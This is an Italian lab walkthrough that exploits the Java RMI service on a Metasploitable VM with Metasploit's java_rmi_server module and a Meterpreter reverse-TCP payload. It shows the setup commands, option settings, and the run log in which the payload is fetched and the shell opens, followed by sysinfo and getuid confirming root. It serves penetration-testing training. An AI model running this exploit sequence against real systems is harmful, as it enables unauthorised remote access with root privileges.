


Progetto 27/09/2024

1. **Come primo passaggio imposto gli ip e realtivi gateway di entrambe le macchine:**




1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
link/ether 08:00:27:b0:b3:ed brd ff:ff:ff:ff:ff:ff
inet 192.168.1.10/24 brd 192.168.1.255 scope global eth0
inet6 fe80::a00:27ff:feb0:b3ed/64 scope link
valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.11.112/24
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ sudo route add default gw 192.168.11.1
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
link/ether 08:00:27:b0:b3:ed brd ff:ff:ff:ff:ff:ff
inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
inet6 fe80::a00:27ff:feb0:b3ed/64 scope link
valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _

3. **Apro un nuovo terminale su kali ed eseguo un nmap -O per osservare il tipo di macchina ed i servizi aperti:**



4. **Apro un terzo terminale dove avvio Metasploit con il comando msfconsole :**

5. **Ora utilizzo il comando search per cercare il modulo necessario per eseguire l' exploit:**

```
msf6 > search Java RMI

Matching Modules
================

   #   Name                                                      Disclosure Date  Rank       Check  Description
   -   ----                                                      ---------------  ----       -----  -----------
   0   exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce  2019-05-22       excellent  Yes    Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
   1   exploit/multi/http/crushftp_rce_cve_2023_43177            2023-08-08       excellent  Yes    CrushFTP Unauthenticated RCE
   2     \_ target: Java                                         .                .          .      .
   3     \_ target: Linux Dropper                                .                .          .      .
   4     \_ target: Windows Dropper                              .                .          .      .
   5   exploit/multi/misc/java_jmx_server                        2013-05-22       excellent  Yes    Java JMX Server Insecure Configuration Java Code Execution
   6   auxiliary/scanner/misc/java_jmx_server                    2013-05-22       normal     No     Java JMX Server Insecure Endpoint Code Execution Scanner
   7   auxiliary/gather/java_rmi_registry                        .                normal     No     Java RMI Registry Interfaces Enumeration
   8   exploit/multi/misc/java_rmi_server                        2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   9     \_ target: Generic (Java Payload)                       .                .          .      .
   10    \_ target: Windows x86 (Native Payload)                 .                .          .      .
   11    \_ target: Linux x86 (Native Payload)                   .                .          .      .
   12    \_ target: Mac OS X PPC (Native Payload)                .                .          .      .
   13    \_ target: Mac OS X x86 (Native Payload)                .                .          .      .
   14  auxiliary/scanner/misc/java_rmi_server                    2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   15  exploit/multi/browser/java_rmi_connection_impl            2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation
   16  exploit/multi/browser/java_signed_applet                  1997-02-19       excellent  No     Java Signed Applet Social Engineering Code Execution
   17    \_ target: Generic (Java Payload)                       .                .          .      .
   18    \_ target: Windows x86 (Native Payload)                 .                .          .      .
   19    \_ target: Linux x86 (Native Payload)                   .                .          .      .
   20    \_ target: Mac OS X PPC (Native Payload)                .                .          .      .
   21    \_ target: Mac OS X x86 (Native Payload)                .                .          .      .
   22  exploit/multi/http/jenkins_metaprogramming                2019-01-08       excellent  Yes    Jenkins ACL Bypass and Metaprogramming RCE
   23    \_ target: Unix In-Memory                               .                .          .      .
   24    \_ target: Java Dropper                                 .                .          .      .
   25  exploit/linux/misc/jenkins_java_deserialize               2015-11-18       excellent  Yes    Jenkins CLI RMI Java Deserialization Vulnerability
   26  exploit/linux/http/kibana_timelion_prototype_pollution_rce  2019-10-30       manual     Yes    Kibana Timelion Prototype Pollution RCE
   27  exploit/multi/browser/firefox_xpi_bootstrapped_addon      2007-06-27       excellent  No     Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
   28    \_ target: Universal (Javascript XPCOM Shell)           .                .          .      .
   29    \_ target: Native Payload                               .                .          .      .
   30  exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315  2023-05-26       excellent  Yes    Openfire authentication bypass with RCE plugin
   31  exploit/multi/http/torchserver_cve_2023_43654             2023-10-03       excellent  Yes    PyTorch Model Server Registration and Deserialization RCE
   32  exploit/multi/http/totaljs_cms_widget_exec                2019-08-30       excellent  Yes    Total.js CMS 12 Widget JavaScript Code Injection
   33    \_ target: Total.js CMS on Linux                        .                .          .      .
   34    \_ target: Total.js CMS on Mac                          .                .          .      .
   35  exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc    2021-09-21       manual     Yes    VMware vCenter vScalation Priv Esc
   36  exploit/multi/misc/vscode_ipynb_remote_dev_exec           2022-11-22       excellent  Yes    VSCode ipynb Remote Development RCE
   37    \_ target: Windows                                      .                .          .      .
   38    \_ target: Linux File-Dropper                           .                .          .      .


Interact with a module by name or index. For example info 38, use 38 or use exploit/multi/misc/vscode_ipynb_remote_dev_exec
After interacting with a module you can manually set a TARGET with set TARGET 'Linux File-Dropper'
```

6. **Seleziono l’ exploit più pertinente in questo caso con il comando use scelgo di utilizzare il numero 11 che supporta Linux x86 ovvero l’ architettura del nostro bersaglio, inoltre con il comando options verifico i settaggi richiesti per runnare l’ exploit:**

7. **Verificati i settaggi richiesti procedo con l'inserimento attraverso il comando set rhosts inserendo così l' IP della macchina target, una volta fatto per confermare che msf abbia preso il valore settato controllo con un ulteriore options:**

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099            yes       The target port (TCP)
   SRVHOST    0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080            yes       The local port to listen on.
   SSL        false           no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                    no        The URI to use for this exploit (default is random)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   Linux x86 (Native Payload)



View the full module info with the info, or info -d command.
```

8. **Fatto questo procedo con il comando run per lanciare il payload è una volta eseguita la connessione al bersaglio verifico di essere all' interno del bersaglio con Meterpreter chiedendo prima i comandi che posso eseguire con help:**

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel


Stdapi: File system Commands
============================

    Command                   Description
    -------                   -----------
    cat                       Read the contents of a file to the screen
    cd                        Change directory
    checksum                  Retrieve the checksum of a file
    chmod                     Change the permissions of a file
    cp                        Copy source to destination
    del                       Delete the specified file
    dir                       List files (alias for ls)
    download                  Download a file or directory
    edit                      Edit a file
```

9. **Una volta controllato i comandi eseguibili da Meterpreter eseguo i comandi richiesti da traccia e per ulteriore conoscenza utilizziamo sysinfo per scoprire il sistema operativo della macchina target e utilizzo getuid per scoprire i permessi che possiedo all' interno della macchina target in questo caso abbiamo i permessi di root:**

```
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/8GPptI
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (1017704 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:57734) at 2024-09-27 03:29:48 -0400

meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth0
Hardware MAC : 08:00:27:b0:b3:ed
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feb0:b3ed
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter >
```

```
meterpreter > route

IPv4 network routes
===================

    Subnet        Netmask        Gateway       Metric  Interface
    ------        -------        -------       ------  ---------
    0.0.0.0       0.0.0.0        192.168.11.1  0       eth0
    192.168.11.0  255.255.255.0  0.0.0.0       0       eth0

No IPv6 routes were found.
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: root
meterpreter >
```